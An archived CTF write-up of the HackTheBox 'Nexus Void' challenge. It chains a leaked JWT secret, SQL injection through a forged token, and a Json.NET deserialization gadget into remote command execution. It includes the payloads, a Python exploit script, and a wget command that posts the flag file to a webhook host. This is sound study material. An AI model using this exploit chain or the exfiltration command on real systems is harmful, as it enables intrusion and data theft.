

Nexus Void | Jorian Woltjer

Nexus Void | Jorian Woltjer - Author not stated, jorianwoltjer.com.

- Published: date not stated
- Original: <https://jorianwoltjer.com/blog/p/ctf/htb-university-ctf-2023/nexus-void>
- Preserved from: <https://jorianwoltjer.com/blog/p/ctf/htb-university-ctf-2023/nexus-void> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Nexus Void

This medium web challenge was an interesting chain of multiple vulnerabilities. All of them were quite easy to spot in the source code, but creating a custom deserialization gadget was a fun thing I hadn't done before. The idea of checking for credentials in compiled binaries is good advice as well as a developer might leave them in a repository by mistake.

The Challenge

We get a big ZIP file full of C# (`.cs`) source code for the server, as well as a remote host. From the source code inside of `Nexus_Void/` there are a few different folders containing parts of the application:

```
Nexus_Void/  
├─ Controllers/  
|   ├─ HomeController.cs  
|   └─ LoginController.cs  
├─ Helpers/  
|   ├─ DatabaseContext.cs  
|   ├─ EncodeHelper.cs  
|   ├─ JWTHelper.cs  
|   ├─ SerializeHelper.cs  
|   └─ StatusCheckHelper.cs  
├─ Middleware/  
|   └─ JWTMiddleware.cs  
...  
└─ Program.cs
```

The main `Program.cs` file defines the routes and other configurations, as well as some 'JWT Middleware':

```
...  
app.MapControllerRoute(  
    name: "default",  
    pattern: "{controller=Login}/{action=Index}/{id?}"  
);  
app.UseWhen(context => context.Request.Path.StartsWithSegments("/home") ||  
context.Request.Path.StartsWithSegments("/Home"), appBuilder => {  
    appBuilder.UseMiddleware<JWTMiddleware>();  
});  
  
app.Run();
```

In Visual Studio Code, we can Ctrl+Click on this keyword to jump to its definition. Here it references another class `JWTHelper`:

```

public class JWTMiddleware {
    ...
    public async Task InvokeAsync(HttpContext context) {
        string jwtToken = context.Request.Cookies["Token"];

        JWTHelper _jwtHelper = new JWTHelper(_configuration);

        string validateToken = _jwtHelper.ValidateToken(jwtToken);
        if (validateToken.Equals("false")) {
            context.Response.Redirect("/");
        }

        string username = _jwtHelper.getClaims(jwtToken, "username");
        string ID = _jwtHelper.getClaims(jwtToken, "ID");
        if(string.IsNullOrEmpty(username)) {
            context.Response.Redirect("/");
        }

        context.Items["username"] = username;
        context.Items["ID"] = ID;
        await _next(context);
    }
}

```

This helper class has a few methods for dealing with the JWT tokens, like generating and validating them:

```

public class JWTHelper {
    ...
    public string GenerateJwtToken(string username, string id) {
        var secretKey = Encoding.UTF8.GetBytes(_configuration["JWT:Secret"]);

        var claims = new Claim[] {
            new Claim("username", username),
            new Claim("ID", id)
        };

        var credentials = new SigningCredentials(new SymmetricSecurityKey(secretKey),
SecurityAlgorithms.HmacSha256);

        var token = new JwtSecurityToken(_configuration["JWT:Issuer"],
            _configuration["JWT:Issuer"],
            claims,
            expires: DateTime.Now.AddDays(7),
            signingCredentials: credentials
        );

        return new JwtSecurityTokenHandler().WriteToken(token);
    }

    public string ValidateToken(string token) {
        ...
    }

    public string getClaims(string token, string claimType) {
        ...
    }
}

```

JWT Secret Key

In the code above the `_configuration["JWT:Secret"]` variable is used to get the secret for generating JSON Web Tokens (JWTs). Maybe we can find the value of this variable in the code, or at least how it is generated:

```

$ rg "JWT:Secret"
Nexus_Void/Helpers/JWTHelper.cs
20:         var secretKey = Encoding.UTF8.GetBytes(_configuration["JWT:Secret"]);
42:         var secretKey = Encoding.UTF8.GetBytes(_configuration["JWT:Secret"]);


$ rg "Secret"
Nexus_Void/Helpers/JWTHelper.cs
20:         var secretKey = Encoding.UTF8.GetBytes(_configuration["JWT:Secret"]);
42:         var secretKey = Encoding.UTF8.GetBytes(_configuration["JWT:Secret"]);

Nexus_Void/appsettings.json
14:     "Secret": "redacted"

Nexus_Void/obj/Release/net7.0/PubTmp/Out/appsettings.json
14:     "Secret": "BRO IDK WHAT SHOULD I ADD HERE MEH FUCK IT"

```

"JWT:Secret" got no results apart from the code accessing it, but just "Secret" revealed a very interesting hit in `Nexus_Void/obj/Release/net7.0/PubTmp/Out/appsettings.json`. It seems like the regular `appsettings.json` was redacted, but there was still a Release build of the application that contains temporary files including the original `Secret`. We can confirm this secret by using the application to register an account, and logging in as a user:



Shop with "Welcom j0r1an" text and some laser weapons to buy

Not too interesting of a website, but now our cookie "Token" has been set to a JWT the real server generated for us. Using jwt.io we can input the JWT to see its Payload with our name in it, and then add the "BRO IDK WHAT SHOULD I ADD HERE MEH FUCK IT" string we found as the key. and...

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImowcjFhbiIsIklEIjoIjoiMSIsImV4cCI6MTcwMjkyMTY0MiwiZXNzIjoIbmV4dXNWb2lkIn0.NuUA9djQUk6T_L7sWVnenUsUZz9uMjFppYzN-vCc30o
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "username": "j0rlan",  "ID": "1",  "exp": 1702921642,  "iss": "NexusVoid",  "aud": "NexusVoid"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  BRO IDK WHAT SHOULD I  ) ☐ secret base64 encoded
```

✔ Signature Verified

SHARE JWT

jwt.io showing a real JWT with the key as "Signature Verified"

"Signature Verified"! That means the key is correct and we can forge our own tokens by changing the payload on this same page. Let's find out what damage we can do now that we control all values in the JWT payload.

SQL Injection

Starting at the `HomeController.cs` because we found earlier that this path uses the JWT Middleware:

```

public class HomeController : Controller {
    ...
    [HttpGet]
    public IActionResult Index() {
        ViewData["username"] = HttpContext.Items["username"];

        string sqlQuery = "SELECT * FROM Products";
        List<ProductModel> products =
        _db.Products.FromSqlRaw(sqlQuery).ToList<ProductModel>();

        return View(products);
    }

    [HttpGet]
    public IActionResult Wishlist() {
        string ID = HttpContext.Items["ID"].ToString();

        string sqlQueryGetWishlist = $"SELECT * from Wishlist WHERE ID='{ID}'";
        var wishlist = _db.Wishlist.FromSqlRaw(sqlQueryGetWishlist).FirstOrDefault();

        if (wishlist != null && !string.IsNullOrEmpty(wishlist.data)) {
            List<ProductModel> products = SerializeHelper.Deserialize(wishlist.data);
            return View(products);
        } else {
            List<ProductModel> products = null;
            return View(products);
        }
    }
    ...
}

```

A very glaring SQL Injection vulnerability exists here in the `ID` variable for the `Wishlist()` method, which is passed directly into a templated SQL query without parameterization. The `HttpContext.Items` is passed from the JWT middleware as our JWT payload, so by changing the `ID` in our JWT, we can inject anything into this SQL statement. This can be tested if we add any items to our favorites, and then change the JWT to have a SQL Injection payload in its payload:

```
{
  "username": "j0r1an",
  "ID": "' OR '='"',
  "exp": 1702921642,
  "iss": "NexusVoid",
  "aud": "NexusVoid"
}
```

```
Token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImowcjFhbiIsIklEIjoIjyBPUiAnJz0nIiwiaXhwIjoxNzAyOTIxNjQyLCJpc3MiOiJ0ZXh1c1ZvaWQiLCJhdWQiOiJ0ZXh1c1ZvaWQifQ.PlMqpme-ibdDIpRMRzAJ9h56oQIJUF9-o0wrPeONHmA
```

After replacing our cookie with this value, we find that it still loads our Wishlist items, and all items on the website for that sake. Fetching items is not very useful as in this case, wishlist items are not very secret. But one more thing we can do is alter the query so it returns *our arbitrary data*. Using the `UNION SELECT` keyword it is possible to add more items to the results with our own query, which may be any string we like:

```
SELECT * from Wishlist WHERE ID='' UNION SELECT 1337, 'someone', 'data'
```

The payload will be `' UNION SELECT 1337, 'someone', 'data'` and will set `wishlist` to have `id=1337`, `username="someone"`, and `data="data"`. But how do we exploit this vulnerability?

JSON Deserialization

Right there in the same code snippet is another dangerous word: "Deserialize". The process of deserializing something is turning a regular string, sometimes with binary data, into an Object in that programming language. For C#, this will turn a string being `wishlist.data` into an object. These types of behaviors are very often targets for exploits as such a generic function might allow **deserializing any type** of object, not just one the server expects. That can lead to all kinds of issues because the source code may create custom code that executes when an object of a certain type is created, to initialize it for example. But when an attacker controls this data it can allow them to run some specific pieces of code, sometimes chaining them together to form the malicious behaviour.

In this case, we can follow it into the `SerializeHelper` class which uses `Newtonsoft.Json` to deserialize the data:

```

public class SerializeHelper {
    ...
    public static List<ProductModel> Deserialize(string str) {
        string decodedData = EncodeHelper.Decode(str);

        var deserialized = JsonConvert.DeserializeObject(decodedData, new
JsonSerializerSettings {
            TypeNameHandling = TypeNameHandling.All
        });

        List<ProductModel> products = deserialized as List<ProductModel>;

        return products;
    }
}

public class EncodeHelper {
    ...
    public static string Decode(string value) {
        var base64EncodedBytes = System.Convert.FromBase64String(value);
        return System.Text.Encoding.UTF8.GetString(base64EncodedBytes);
    }
}

```

Note the `TypeNameHandling = TypeNameHandling.All` setting here, this explicitly tells the deserializer to allow creating *any type* of object, the dangerous behavior we talked about. The `str` is decoded using `EncodeHelper.Decode` which is simply a Base64 decoding function. Then it is directly unserialized and *only after* converted to the right `List<ProductModel>` type. This means that if we can find a *gadget* that executes interesting code when it is constructed, we will be able to execute it at will with any object properties.

While trying to understand how to exploit this vulnerability myself, I came across the following writeup:

<https://www.vaadata.com/blog/exploiting-and-preventing-insecure-deserialization-vulnerabilities/>

It explains the C# case with the same deserialization case as we see. In their case, a "CommandManager" class existed that uses its own properties in a useful way to the attacker, inside the `set { }` method which is run when the object is constructed. Let's try to find anything similar:

```

$ rg -g '*.cs' 'set'
Nexus_Void/Models/ProductModel.cs
8:      public int ID { get; set; }
10:     public string name { get; set; }
12:     public string image { get; set; }
14:     public string currentBid { get; set; }
16:     public string endingIn { get; set; }
18:     public string sellerName { get; set; }
20:     public string backdropImage { get; set; }

Nexus_Void/Models/WishlistModel.cs
8:      public int ID { get; set; }
10:     public string username { get; set; }
12:     public string data { get; set; }

Nexus_Void/Models/ErrorViewModel.cs
5:     public string? RequestId { get; set; }

Nexus_Void/Models/UserModel.cs
9:      public int ID { get; set; }
11:     public string username { get; set; }
13:     public string password { get; set; }

Nexus_Void/Helpers/StatusCheckHelper.cs
7:     public string output { get; set; }
15:         set

Nexus_Void/Helpers/DatabaseContext.cs
15:     public DbSet<UserModel> Users { get; set; }
16:     public DbSet<ProductModel> Products { get; set; }
17:     public DbSet<WishlistModel> Wishlist { get; set; }

$ rg -g '*.cs' 'set[^;]'
Nexus_Void/Helpers/StatusCheckHelper.cs
15:         set

```

Many classes use the `set` keyword, but almost all of them are empty with `set;`. If we search for any method that is not immediately closed, we find only one result in `StatusCheckHelper.cs`:

```

using System.Diagnostics;

namespace Nexus_Void.Helpers {
    public class StatusCheckHelper {
        public string output { get; set; }

        private string _command;

        public string command {
            get { return _command; }

            set {
                _command = value;
                try {
                    var p = new System.Diagnostics.Process();

                    var processStartInfo = new ProcessStartInfo() {
                        WindowStyle = ProcessWindowStyle.Hidden,
                        FileName = $"/bin/bash",
                        WorkingDirectory = "/tmp",
                        Arguments = $"-c \"{_command}\"",
                        RedirectStandardOutput = true,
                        RedirectStandardError = true,
                        UseShellExecute = false
                    };
                    p.StartInfo = processStartInfo;
                    p.Start();

                    output = p.StandardOutput.ReadToEnd();
                } catch {
                    output = "Something went wrong!";
                }
            }
        }
    }
}

```

After reading the linked article, that looks very familiar! Almost the same command execution functionality exists here with a string parameter "command" that when set, **runs** the `_command` variable that comes from `value` as **bash command**, and sets the result as the `output` property. It is a prime example of a deserialization gadget because when we construct an object with the type of `StatusCheckHelper`, and set the `.command`

property, its value will be executed as a shell command by the server. We just have to put it in the right format:

```
{
  "$type": "Nexus_Void.Helpers.StatusCheckHelper, Nexus_Void",
  "command": "wget https://webhook.site/9ffbd948-776f-4e03-ba46-fba80461318e --post-file /flag*"
}
```

This `$type` value comes from the `namespace` and `class` name concatenated with a `.`. Then the last part is the project name which you can find in various places like the name of the `.csproj` file, and the root folder name. Now that we have a clear plan, we just need to put it together into one big payload that gets us the flag.

Putting everything together

Our first vulnerability was the ability to forge JSON Web Tokens, which we can do easily in Python using the [PyJWT](#) library. In this token payload, we put a SQL Injection as the "ID" value with a `UNION SELECT` statement. Then finally we use the Deserialization gadget, in JSON format and Base64, to execute the command that exfiltrates the flag.

Here's a script that does all this:

```

from base64 import b64encode
import json
import jwt
import requests
import time

KEY = "BRO IDK WHAT SHOULD I ADD HERE MEH FUCK IT"
HOST = "http://94.237.63.93:36709"
COMMAND = "wget https://webhook.site/9ffbd948-776f-4e03-ba46-fba80461318e --post-file /flag*"

def forge_sql_i(payload):
    return jwt.encode({
        "username": "a",
        "ID": payload,
        "exp": int(time.time())+1000,
        "iss": "NexusVoid",
        "aud": "NexusVoid"
    }, KEY, algorithm="HS256")

def deserialization_gadget(command):
    return json.dumps({
        "$type": "Nexus_Void.Helpers.StatusCheckHelper, Nexus_Void",
        "command": command
    })

if __name__ == "__main__":
    data = b64encode(deserialization_gadget(COMMAND).encode()).decode()
    jwt_token = forge_sql_i(f"' AND 1=2 UNION SELECT 1, 'user', '{data}')"

    cookies = {
        "Token": jwt_token
    }
    requests.get(HOST + "/Home/Wishlist", cookies=cookies)

```

When we run the script, the token will be valid, our SQL injection will create the deserialization data, which is executed, sending the `/flag*` file to our webhook server. Then we can read the flag in the POST data!

```
HTB{D0tN3t_d3s3r1a1l1z4t10n_v14_sQL_1NJ3CT10N_1s_fun!}
```